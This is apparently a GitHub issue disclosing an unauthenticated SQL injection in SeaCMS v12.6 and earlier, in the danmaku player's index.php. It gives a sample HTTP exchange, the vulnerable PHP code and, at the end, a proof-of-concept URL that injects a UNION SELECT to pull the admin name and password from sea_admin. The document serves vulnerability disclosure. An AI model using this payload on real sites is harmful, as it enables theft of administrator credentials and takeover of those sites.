New issue

Jump to bottom

SeaCms <= v12.6 /js/player/dmplayer/dmku/index.php has Unauthorized Sql Injection #23

Open **du1ge** opened this issue on Oct 8 · 0 comments

du1ge commented on Oct 8

There is no verification permission for this file

http://xxx.com/js/player/dmplayer/dmku/index.php

Request

Pretty Raw Hex \n

```
GET /Upload/js/player/dmplayer/dmku/index.php?ac=so&key=1 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```


Response

Pretty Raw Hex Render \n


```
HTTP/1.1 200 OK
Date: Sat, 08 Oct 2022 13:34:25 GMT
Server: Apache
Access-Control-Allow-Origin: *
Upgrade: h2
Connection: Upgrade, close
Vary: Accept-Encoding
Content-Length: 30
Content-Type: application/json; charset=utf-8

{
  "code":0,
  "count":0,
  "data":[
  ]
}
```

In line 50, "ac" is passed in through the GET method, the value of ac is "so", and the logic judgment is entered. The parameter key is passed into the function without any filtering: 搜索弹幕




In the function "搜索弹幕", the parameter key is also brought into the "搜索_弹幕池" without any filtering.




```
js > player > dmplayer > dmku > class > danmu.class.php
38              $arr[$k][] = (string) $v['color']; //字体的颜色
39              $arr[$k][] = (string) $v['cid'];  //现在是弹幕id，以后可能是发送者id了
40              $arr[$k][] = (string) $v['text'];  //弹幕文本
41              $arr[$k][] = '1.1.1.1';  //弹幕ip
42              //$arr[$k][] = (string)$v['time'];  //弹幕系统时间
43              $arr[$k][] = $date = date('m-d H:i', $v['time']);  //弹幕系统时间
44              $arr[$k][] = (string) $v['size'];  //弹幕系统大小
45              $arr[$k][] = (string) $v['user'];  //弹幕用户
46          }
47
48          return $arr;
49      }
50      public function 搜索弹幕($key)
51      {
52          $data = sql::搜索_弹幕池($key);
53          //print_r($data);
54          if (empty($data)) return null;
55
56          $arr = [];
57          foreach ($data as $k => $v) {
58              // 请不要随意调换下列数组赋值顺序
59              $arr[$k][] = (string) $v['id'];  //弹幕id
60              $arr[$k][] = (float) $v['videotime'];  //弹幕出现时间(s)
61              $arr[$k][] = (string) $v['type'];   //弹幕样式
62              $arr[$k][] = (string) $v['color']; //字体的颜色
63              $arr[$k][] = (string) $v['cid'];  //现在是弹幕id，以后可能是发送者id了
64              $arr[$k][] = (string) $v['text'];  //弹幕文本
65              $arr[$k][] = (string) $v['ip'];  //弹幕ip
66              //$arr[$k][] = (string)$v['time'];  //弹幕系统时间
67              $arr[$k][] = $date = date('m-d H:i', $v['time']);  //弹幕系统时间
68              $arr[$k][] = (string) $v['size'];  //弹幕系统大小
69              $arr[$k][] = (string) $v['user'];  //弹幕系统大小
70          }
71
72          return $arr;
73      }
74      public function 弹幕列表()
```

In the function "搜索_弹幕池", the key is directly spliced into the SQL query statement and causes sql injection.



poc:
http://xxx.com/js/player/dmplayer/dmku/index.php?ac=so&key=1%27%20union%20select%20null,null,null,null,null,name,null,null,null,password%20from%20sea_admin%20where%20id=1--%20-

Sqlmap:



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant